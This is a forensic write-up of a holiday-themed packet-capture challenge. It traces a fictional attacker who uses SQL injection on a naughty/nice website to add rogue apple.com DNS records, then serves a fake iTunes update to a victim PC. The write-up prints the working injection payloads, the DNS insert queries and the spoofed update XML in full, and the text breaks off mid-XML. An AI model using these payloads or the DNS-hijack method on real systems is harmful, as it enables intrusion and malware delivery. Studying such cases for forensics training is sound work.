Challenge

Assumptions

Typically, a number of issues would come up if this type of data was presented as evidence in court. Was Grandma the only person who had access to her PC? Was this data recorded using methods that are generally accepted as forensically sound? Has the evidence been handled with a proper chain of custody, to ensure it is the original evidence and has not been tampered with?

For the purposes of this case, we will assume that the official rules of Christmas-Special Courtroom Cliches allow us to bypass these questions and assume that the evidence is sound and all systems have only been accessed by their owners (with the exception of the attack detailed in the packet capture).

Systems Identified:

- **grandma.gma (192.168.1.10):**
    - **Description:** Since all sessions in the capture have either a source or destination address belonging to this system, and it was reported that the source of the capture file is Grandma's PC, I have identified this system as Grandma's PC. Other evidence, such as the contents of email sent from this system, corroborate this. I have labeled it as grandma.gma based on the SMTP session identifying Grandma as root@grandma.gma
    - **Hardware:** Because of the nature of this challenge, we will ignore the fact that the MAC address indicates this system is running on VMware.
    - **OS:** This system appears to be running a Debian-based Linux variant. Based on the SMTP header line "X-X-Sender: root@bt", I believe Grandma may be running the BackTrack Linux distribution.
    - **Software:** The browser, or the tool used on this system to connect to www.santaslist.northpole, reports itself as Firefox 4.0.1. This system is running an FTP server that does not report any name or version information. This mail client on this system reports itself as Alpine 2.02. An unknown service communicating via plaintext (similar to telnet or netcat) is accepting connections on port 1225.

- **mail.gma (192.168.1.3):**
    - **Description:** Based on the email transaction early in the capture file, this system appears to be the mail server for Grandma's network.

- **Hardware:** Because of the nature of the challenge, we will ignore the fact that the MAC address indicates this system is running on VMware.
- **OS:** This system appears to be running a Unix or Linux variant.
- **Software:** This system is running an email server that reports itself to be Postfix.

- **192.168.1.1:**
  - **Description:** This appears to be the border router on Grandma's network. Packets bound for addresses outside of the 192.168.1.1/24 subnet are passed to this system's MAC address for routing.
  - **Hardware:** Because of the nature of the challenge, we will ignore the fact that the MAC address indicates this system is running on VMware.
  - **OS:** Unknown. Functioning as a router, we do not see any packets with the source or destination IP of this system. Therefore, we are unable to see the system's TTL, service banners, or identify open ports.

- **www.santaslist.northpole (172.19.79.2):**
  - **Description:** This is Santa's web server. This system serves up a webpage allowing users to submit their names and returns the naughty/nice status of the name.
  - **Hardware:** Because this system is not on the same ethernet broadcast domain as the source of the capture file, we are unable to see any ARP traffic or ethernet frames with the MAC of this system.
  - **OS:** Based on the TTL and the web server's banner, this system appears to be running CentOS.
  - **Software:** Web pages are served up on this system by Apache 2.2.15, with PHP.

- **Rudolph's PC (172.19.79.6):**
  - **Description:** This is the PC used by Rudolph.
  - **Hardware:** Because this system is not on the same ethernet broadcast domain as the source of the capture file, we are unable to see any ARP traffic or ethernet frames with the MAC of this system.

- **OS:** Windows XP SP3
- **Software:** iTunes, reported version 10.3.1. Internet Explorer, both 7.0 and 8.0 reported, possibly IE 8 making some requests as IE 7 for compatability mode.

Q1: The first session in the capture (packets 3 through 68) documents an SMTP session between Grandma's PC and Grandma's mail server. The text as originally sent is as follows:

```
Date: Sun, 25 Dec 2011 07:42:26 -0500 (EST)
From: Grandma <root@grandma.gma>
To: cousinmel@mail.gma
Subject: Christmas

Dear Mel,

Our plans are almost complete, and I am very excited.  Soon, you and I
shall be spending the rest of our days relaxing in the surf and sun!

The plan is highly sensitive, a deep secret that only the two of us share.
Never tell another soul about our clever scheme as long as you live.

As we discussed, I recently made you the sole beneficiary of my life
insurance policy.  On Christmas Eve, I plan on faking my own death, which
I will frame as murder on Rudolph, Santa.s obnoxious reindeer.

The details of my plan are included in the attached document below.  Read
it carefully.

Merry Christmas!

Grandma
```

A Word document was attached to the email:

> Dear Mel,
>
> Here are the details of my secret plan.
>
> After the investigation turns up the evidence I plant, you provide eyewitness testimony in court, and Rudolph is convicted, you will receive the insurance payout. We can then use that money to fund our Caribbean retirement.
>
> I am not sure I ever told you this, Mel, but as a child, my village was attacked by a ravenous band of rampaging reindeer, instilling a life-long hatred in me for the flea-bitten beasts. I'll never forget their horrible ***comment***s as they galloped through our village. Because of that chilling childhood experience, I'm going to fake my death and blame it all on Rudolph, the most well-known reindeer of all. He'll rot away in jail forever.
>
> Merry Christmas,
>
> Grandma

Based on this, Grandma's plan for Christmas day was to fake her own death and frame Rudolph for her murder using planted evidence and false testimony from Cousin Mel.

Q2: The answer to this question requires us to examine a complex, two phase attack against Santa's network and the systems attached to it. But before examining the technical details, I feel it is important to examine the overall scope and timing of this attack.

Grandma was reported missing at 9:00 a.m. EST, and the EXIF information from the police photo indicates the police were already investing the scene at 9:33 a.m. EST. Since the attack began at 7:51 am EST, the attacker had a very short window in which to operate. In addition, the specific vulnerabilities, tools and methods used, type of evidence planted, and amount of time taken in the attack show the attacker had likely done a great deal of reconnissance and planning far in advance of the execution of the attack. This is backed up by the metadata in Grandma's Word document referenced in the answer to

question 1, which indicates the document was first created on 12/05/2011 and last updated on 12/06/2011.

Finally, Grandma had to pull off this attack perfectly. If any one piece of the attack failed, the entire plan would fall apart because there was little time to come up with a backup plan. This attack was a high-wire act, and the attacker had to have absolute confidence that each individual part of the attack would work flawlessly. I believe the only way to have this confidence would be a previous compromise and exploration of both Santa's web server and Rudolph's PC. Without this detailed knowledge in advance, there is now way to make this attack happen in the short time available.

The first phase of this attack required the compromise of Santa's DNS server and configuration changes to cause it to return incorrect responses to queries for specific FQDNs.

At 7:51 am EST, immediately following the email described in the answer to question 1, Grandma visited Santa's Naughty/Nice website at www.santaslist.northpole. Her browser (apparently Firefox) requested the default/root page:

```
GET / HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

Santa's webserver returned the following page:

Santa's Naughty/Nice List

Santa has decided to help alleviate surprise on Christmas morning by allowing pepole to check which list they are on. After all, if he checks it twice, he may as well let you check it once! Simply enter your name below and check your niceness!

Your name:

Check your niceness

Grandma's browser also tried twice to download a favicon for Santa's site…:

```
GET /favicon.ico HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

…but Santa didn't have a favicon file, so his server returned a 404 error and page:

Not Found

The requested URL /favicon.ico was not found on this server.

Apache/2.2.15 (CentOS) Server at www.santaslist.northpole Port 80

Grandma's browser would not have shown her this error, but it is interesting to see here as it shows the banners for Santa's web service and OS. Also, it is an indication that Grandma is likely using an actual browser as opposed to an exploitation tool masquerading as Firefox.

Grandma then submitted her own name:

Santa's Naughty/Nice List

Santa has decided to help alleviate surprise on Christmas morning by allowing pepole to check which list they are on. After all, if he checks it twice, he may as well let you check it once! Simply enter your name below and check your niceness!

Your name:

Grandma

Check your niceness

This generated the following request to Santa's server:

```
POST /checklist.php HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.santaslist.northpole/
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
name=Grandma
```

With the resulting web page returned:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status
Grandma	Naughty

It seems Grandma has been naughty (clearly Santa knows something).

Grandma also looked up Cousin Mel's name…:

Santa's Naughty/Nice List

Santa has decided to help alleviate surprise on Christmas morning by allowing pepole to check which list they are on. After all, if he checks it twice, he may as well let you check it once! Simply enter your name below and check your niceness!

Your name:

Cousin Mel

Check your niceness

```
POST /checklist.php HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.santaslist.northpole/
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
name=Cousin+Mel
```


…with similar results:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status
Cousin Mel	Naughty

Grandma then moved from legitimate use to unauthorized access. She likely already knew from earlier reconnisance that Santa's web application was vulnerable to SQL injection, but she verified this was still the case by submitting a single quote in the name field:




```
POST /checklist.php HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.santaslist.northpole/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
name=%27
```

Because certain characters have special meaning for HTTP, many characters are converted to their raw ASCII code before transmission. In this case, we see %27 in the raw request, the ASCII code for the single-quote character.

A brief explanation of SQL injection is probably in order here. Normally, a web application builds a query that in the case of Santa's server might look like ***select name,status from naughtylist.status where name = 'userinput'***. This is built from three parts: the beginning of a pre-defined query ***select name,status from naughtylist.status where name =*** ' concatenated with the user's input ***userinput*** and finally concatenated with a closing **'** (single quote).

The user's input is taken from the input field on the web page, but user input should always be validated to eliminate inadvertent errors (the input of number when a string such as a name was expected) and to prevent malicious use, as we will see here.

Unfortunately, Santa's web application did not include such validation, and instead blindly built a query by adding the user's input together with the predefined query text. When Grandma submitted a single quote, the system added her input to the pre-defined text, and using our previous example, came up with something similar to ***select name,status from naughtylist.status where name = '''*** (three single quotes at the end). This caused the query to return a syntax error instead of the expected data, as quotes should appear in pairs. The web application included the error in the returned web page, as we see here with the results from Grandma's single-quote query:

Santa's Naughty/Nice List


Results of your Naughty/Nice List query:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' at line 1

Name	Status

Not only did this result verify that Santa's site was vulnerable to SQL injection, the error message reported the database being used for the website, which could help in crafting future queries, as different database products have their own nuances to the SQL language.

Once Grandma verified she could use SQL injection, she began to submit queries to explore Santa's database server, or perhaps to verify nothing had changed since her earlier reconnissance. To explain how she did this, it will be easiest to look at Grandma's next submission:



Raw request as sent to the webserver:

```
POST /checklist.php HTTP/1.1
Host: www.santaslist.northpole
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.santaslist.northpole/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
name=%27%3Bshow+databases+%23
```

Using our previous example query, this will build and run a query similar to: ***select Name, Status from statuslist where Name = '';show databases #***. The first single quote in the string submitted by

Grandma's is needed to complete the pre-defined query. This causes the causes the query to search for a null value (no value between the two single-quotes), resulting in a record set containing no records. The next character in Grandma's text is a semi-colon. In the SQL language, a semi-colon separates multiple queries that are executed separately. Using it here allows the pre-defined query to execute, followed by execution of the query that comes after the semi-colon.

The next part of Grandma's string is the actual query she wishes to run – ***show databases.*** This results in a second record set being returned with the names of all of the databases on the server.

Grandma's string ends with **#**. The **#** is used to indicate comments in MySQL. Everything coming after the **#** will be ignored by the database. This is important, because the web application will still add that last single-quote to the end of the user submitted string. Since Grandma's string has already completed the original pre-defined query containing the first single quote, the second single quote needs to be eliminated as a comment to avoid simply creating another syntax error.

Grandma's query was a success, and she received the following web page:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status
information_schema	
mydns	
mysql	
naughtylist	

Because the system ran two queries, two separate record sets were returned to the application. You can see how one set of column headings are shown for the first empty record set, with a second set of headings along with the data for the second record set returned by Grandma's additional query.

Grandma must have already had her attack planned out, but to be thorough she ran several queries to ensure all of the tables and fields were as she expected.

Query:

```
';show tables from mydns #
```

(We will forgo showing further submissions formatted as actual webpages and raw requests as they are all essentially duplicated at this point, other than the line containing the text of the query submission, and they longer queries will not be readable inside the web page's text box.)

Result:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status
rr	
soa	

Query:

```
';show columns from mydns.rr #
```

Result:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status				
id	int(10) unsigned	NO	PRI		auto_increment
zone	int(10) unsigned	NO	MUL		
name	char(64)	NO			
type	enum('A','AAAA','ALIAS','CNAME','HINFO','MX','NAPTR','NS','PTR','RP','SRV','TXT')	YES			
data	char(128)	NO			
aux	int(10) unsigned	NO			
ttl	int(10) unsigned	NO		86400	

Query:

```
';show columns from mydns.soa #
```

Result:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status				
id	int(10) unsigned	NO	PRI		auto_increment
origin	char(255)	NO	UNI		
ns	char(255)	NO			
mbox	char(255)	NO			
serial	int(10) unsigned	NO		1	
refresh	int(10) unsigned	NO		28800	
retry	int(10) unsigned	NO		7200	
expire	int(10) unsigned	NO		604800	
minimum	int(10) unsigned	NO		86400	
ttl	int(10) unsigned	NO		86400	

Based on the name of the database and because the names of the tables and fields are all based on DNS related-terms, it is clear that the ***mydns*** database is supporting an installation of the MyDNS product. MyDNS stores DNS records in a database instead of a traditional zone file.

Grandma also identified the use of MyDNS server. She was planning on targeting Rudolph's PC using the flaw from CVE-2008-3434, which could allow an attacker to perform a man-in-the-middle attack against the iTunes update process. A successful attack would allow the attacker to cause iTunes to incorrectly show a download from a location of the attacker's choice as an official iTunes update from Apple.

In order to exploit this, Grandma needed to cause Rudolph's copy of iTunes to resolve several names to the address of a system under her control instead of the legitimate systems. To accomplish this, she planned on adding a number of DNS records in the database to point the required names to her system.

Grandma started by submitting a ***select*** query to view the existing records, perhaps to get a pattern to follow with her own data:

```
';select * from mydns.soa #
```

With the result:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status								
1	santaslist.northpole	ns1.santaslist.northpole	root.santaslist.northpole	25	28800	7200	604800	86400	86400

Grandma the submitted an insert query to add a record to this table:

```
';insert into mydns.soa (origin,ns,mbox) values ("apple.com","ns1.santaslist.northpole","root.santaslist.northpole") #
```

The result she received was:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status

You can see here that the system returned two empty record sets. The first empty set is the result of the intentional breaking of the pre-defined lookup query. The second empty record set is the result of the insert query. An insert query doesn't return any records, leaving the second record set empty.

She verified her work by running:

```
';select * from mydns.soa #
```

The response showed that she her query had been successful:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status								
1	santaslist.northpole	ns1.santaslist.northpole	root.santaslist.northpole	25	28800	7200	604800	86400	86400
2	apple.com	ns1.santaslist.northpole	root.santaslist.northpole	1	28800	7200	604800	86400	86400

Grandma's insert query added a record into the soa table. The values in this record told the MyDNS server that it should act as the authoritative DNS server for the apple.com domain.

Grandma's query only added values for the ***origin***, ***ns*** and ***mbox*** fields. She didn't need to add a value for the ***id*** field as that field is an incrementing serial number automatically assigned for new records. She didn't need to add values for the ***serial***, ***refresh***, ***retry*** or ***retire*** fields as they all have default values configured that the system will filled automatically. This can be seen from the earlier listing of the field in the ***soa*** table.

Now that Santa's server was configured to act authoritatively for the apple.com domain, Grandma needed to create the individual DNS A records to point the various names used by iTunes to her system.

She ran the query:

```
';select * from mydns.rr #
```

To review the layout of the ***rr*** table:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Statu					
1	1	@	NS	ns1.santaslist.northpole	0	86400
2	1	ns1.santaslist.northpole	A	172.19.79.2	0	86400
3	1	www.santaslist.northpole	A	172.19.79.2	0	86400

Perhaps using Santa's two existing A records as a pattern, Grandma inserted a number of rows into the ***rr*** table:

```
';insert into mydns.rr (zone,name,type,data) values (2,"itunes.apple.com","A","192.168.1.10") #

';insert into mydns.rr (zone,name,type,data) values (2,"ax.init.itunes.apple.com","A","192.168.1.10") #

';insert into mydns.rr (zone,name,type,data) values (2,"swcatalog.apple.com","A","192.168.1.10") #

';insert into mydns.rr (zone,name,type,data) values (2,"swcdn.apple.com","A","192.168.1.10") #

';insert into mydns.rr (zone,name,type,data) values (2,"swscan.apple.com","A","192.168.1.10") #
```

Each query was submitted individually, but all returned an identical web page indicating success by showing two empty record sets:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Status

Grandma verified her insertions just as she had earlier:

```
';select * from mydns.rr #
```

She received the resulting page:

Santa's Naughty/Nice List

Results of your Naughty/Nice List query:

Name	Status

Name	Statu					
1	1	@	NS	ns1.santaslist.northpole	0	86400
2	1	ns1.santaslist.northpole	A	172.19.79.2	0	86400
3	1	www.santaslist.northpole	A	172.19.79.2	0	86400
4	2	itunes.apple.com	A	192.168.1.10	0	86400
5	2	ax.init.itunes.apple.com	A	192.168.1.10	0	86400
6	2	swcatalog.apple.com	A	192.168.1.10	0	86400
7	2	swcdn.apple.com	A	192.168.1.10	0	86400
8	2	swscan.apple.com	A	192.168.1.10	0	86400

Let's look at the records that Grandma inserted. The first field is the ***id*** field, which is a unique serial number automatically assigned by the database server and was not specified by Grandma. The second field is the ***zone*** field, and must match the ***id*** field of the zone record in the ***soa*** table. The record Grandma inserted into the ***soa*** table was given the ID number 2, so Grandma used that value for all of the records she inserted here. The next field is the ***name*** field. This is the name that clients will query for. The next field is the ***type*** field. There are many DNS record types, but A records are used to simply point a name to an address, and that is what Grandma needed here. The next field is the ***data*** field. This field lists the IP address to return when a client queries the DNS server for the name as shown in the ***name*** field. Grandma specified her PC's address here. The next field is the ***aux*** field. Since this field is used for MX and SRV records, Grandma did not specify a value for this field. The last field is the ***ttl*** field. Grandma also allowed the database to fill this field with the default value.

For this step in the attack to be useful to Grandma, Santa's internal DNS infrastructure had to be configured to first query his external DNS server. This violates a best practice for having complete separation between external, internet-serving DNS and internal client-serving DNS.

Also, Grandma needed to know the specific apple.com domains needed to masquerade as the iTunes update server. This would have required significant pre-planning and testing.

This phase of the attack took less than 4 minutes.

At this point, Grandma had successfully inserted the records required to cause Santa's DNS server to return her IP address for any DNS queries for the names itunes.apple.com, ax.init.itunes.apple.com, swcatalog.apple.com, swcdn.apple.com and swscan.apple.com. The first phase of the attack was complete.

Grandma now needed to be prepared for the second phase of her attack. Perhaps at this point, or perhaps prior to beginning the first phase, Grandma started up three processes. One was a process listening on the standard port 80. This may have been the Evilgrade tool, which has modules specifically targeting the iTunes product, or a custom system to impersonate the iTunes update servers. The next process was an FTP server, listening on the standard FTP port 21. The last process was a plaintext communication program, listening on port 1225.

Here we see more information that Grandma must have known in advance. It would have been useless for her to impersonate the iTunes update servers if Rudolph did not use some type of Apple product, and if he was not running a version of iTunes older than the latest release. Perhaps Grandma had previous compromised Rudolph's PC, or perhaps she knew he had gotten an iPhone for Christmas and had a fresh, unpatched installation of iTunes, and wouldn't have time to check for updates until after he returned from his Christmas deliveries.

Once Grandma had started her three listening processes, she needed to wait for the results of the foundation laid in the first phase of the attack. Fortunately for her, she didn't need to wait long.

Just under two minutes after the completion of the first phase of the attack, Rudolph's copy of iTunes attempted to contact Apple's servers to check for updates. Because of the changes to Santa's DNS database, when Rudolph's PC attempted to contact an Apple server called ax.init.itunes.apple.com, the DNS response directed this connection to Grandma's PC at 192.168.1.10 instead of the actual IP address for the Apple server. Once Rudolph's PC had connected to Grandma's PC, Rudolph's copy of iTunes submitted the following HTTP GET request:

```
GET /bag.xml?ix=4 HTTP/1.1
User-Agent: iTunes/10.3.1 (Windows; Microsoft Windows XP Professional Service Pack 3
(Build 2600)) AppleWebKit/533.21.1
X-Apple-Tz: -18000
Accept-Language: en-us, en;q=0.50
Accept-Encoding: gzip
Host: ax.init.itunes.apple.com.
```

Normally, an HTTP GET request such as this would result in some data returned by the web server. Even if the server has no data to provide, a response would be generated that would contain certain header fields, such as the status code (HTTP/1.0 200 OK), connection (Connection: close), etc. The Content-Length header allows for a zero value for exactly the situation where there is no data to provide in response to the GET request. In this case, we see no response. There is also a two second pause in the session before Grandma's PC initiates a graceful teardown of the session.

It appears that the bag.xml request is part of normal iTunes functionality related to downloading content, but not part of the update process. Grandma's fake iTunes server probably was only set up to respond to the requests generated as part of the iTunes update process. She may have been unaware of or did not care to respond to data requests outside of the update process. It appears that her server essentially timed out the request. Rudolph's copy of iTunes made several more requests for a bag.xml file, and these will be ignored in this analysis as they are peripheral to the attack.

A few seconds later, Rudolph's copy of iTunes made another request. This request was intended for itunes.apple.com, but was also directed to Grandma's PC due to her DNS changes.

```
GET /version?machineID=101a1a42c676ea68 HTTP/1.1
Accept-Encoding: gzip
User-Agent: iTunes/10.3.1 (Windows; Microsoft Windows XP Professional Service Pack 3
(Build 2600)) AppleWebKit/533.21.1
Host: itunes.apple.com.
```

This request was apparently part of the normal update process, and the web service on Grandma's PC responded with data formatted in XML:

```
HTTP/1.0 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-length: 35091
Connection: close

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<plist version="1.0">
   <dict>
      <key>iTunesMacDownloadURL</key>
      <string>http://itunes.com/Pu5/itunesupdate66902.exe</string>
      <key>iTunesMacVersion</key>
      <string>10.5.1</string>
      <key>iTunesWindowsDownloadURL</key>
      <string>http://itunes.com/Pu5/itunesupdate66902.exe</string>
      <key>iTunesWindowsVersion</key>
      <string>10.5.1</string>

..
..<key>MobileDeviceSoftwareVersionsByVersion</key>
..<dict>
.<key>2</key>
.<dict>
..<key>MobileDeviceSoftwareVersions</key>
..<dict>
...<key>iPhone1,1</key>
...<dict>
....<key>1A543a</key>
....<dict>
.....<key>OfferPartialRestoreAsUpdate</key>
.....<true/>
.....<key>Restore</key>
.....<dict>
......<key>BuildVersion</key>
......<string>4A102</string>
......<key>DocumentationURL</key>
......<string>http://itunes.com/content.info.apple.com/iPhone/061-
4355.20080226.Pt57h/iPhoneDocumentation_1.1.4.ipd</string>
......<key>FirmwareURL</key>
......<string>http://itunes.com/content.info.apple.com/iPhone/061-
4313.20080226.Sw39i/iPhone1,1_1.1.4_4A102_Restore.ipsw</string>
......<key>ProductVersion</key>
......<string>1.1.4</string>
.....</dict>
....</dict>
....<key>1C25</key>
....<dict>
.....<key>OfferPartialRestoreAsUpdate</key>
.....<true/>
.....<key>Restore</key>
.....<dict>
```

```
......<string>1.1.4</string>
.....</dict>
....</dict>
....<key>Unknown</key>
....<dict>
.....<key>Restore</key>
.....<dict>
......<key>BuildVersion</key>
......<string>4A102</string>
......<key>DocumentationURL</key>
......<string>http://itunes.com/content.info.apple.com/iPhone/061-
4355.20080226.Pt57h/iPhoneDocumentation_1.1.4.ipd</string>
......<key>FirmwareURL</key>
......<string>http://itunes.com/content.info.apple.com/iPhone/061-
4313.20080226.Sw39i/iPhone1,1_1.1.4_4A102_Restore.ipsw</string>
......<key>ProductVersion</key>
......<string>1.1.4</string>
.....</dict>
....</dict>
...</dict>
...<key>iPod1,1</key>
...<dict>
....<key>3A100a</key>
....<dict>
.....<key>OfferPartialRestoreAsUpdate</key>
.....<true/>
.....<key>Restore</key>
.....<dict>
......<key>BuildVersion</key>
......<string>4A102</string>
......<key>DocumentationURL</key>
......<string>http://itunes.com/content.info.apple.com/iPod/SBML/osx/bundles/061-
4354.20080226.Bk439/iPodDocumentation_1.1.4.ipd</string>
......<key>FirmwareURL</key>
......<string>http://itunes.com/content.info.apple.com/iPod/SBML/osx/bundles/061-
4312.20080226.Btu45/iPod1,1_1.1.4_4A102_Restore.ipsw</string>
......<key>ProductVersion</key>
......<string>1.1.4</string>
.....</dict>
....</dict>
....<key>3A101a</key>
....<dict>
.....<key>OfferPartialRestoreAsUpdate</key>
.....<true/>
.....<key>Restore</key>
.....<dict>
......<key>BuildVersion</key>
......<string>4A102</string>
......<key>DocumentationURL</key>
......<string>http://itunes.com/content.info.apple.com/iPod/SBML/osx/bundles/061-
4354.20080226.Bk439/iPodDocumentation_1.1.4.ipd</string>
```

```
        <key>iPodFamily</key>
        <integer>3</integer>
        <key>updaterFamily</key>
        <integer>3</integer>
        <key>defaultColor</key>
        <string>PFW</string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>4</key>
      <dict>
        <key>buildID</key>
        <integer>51478528</integer>
        <key>VisibleBuildID</key>
        <integer>51478528</integer>
        <key>iPodFamily</key>
        <integer>4</integer>
        <key>updaterFamily</key>
        <integer>4</integer>
        <key>defaultColor</key>
        <string>XXX</string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>5</key>
      <dict>
        <key>buildID</key>
        <integer>69304320</integer>
        <key>VisibleBuildID</key>
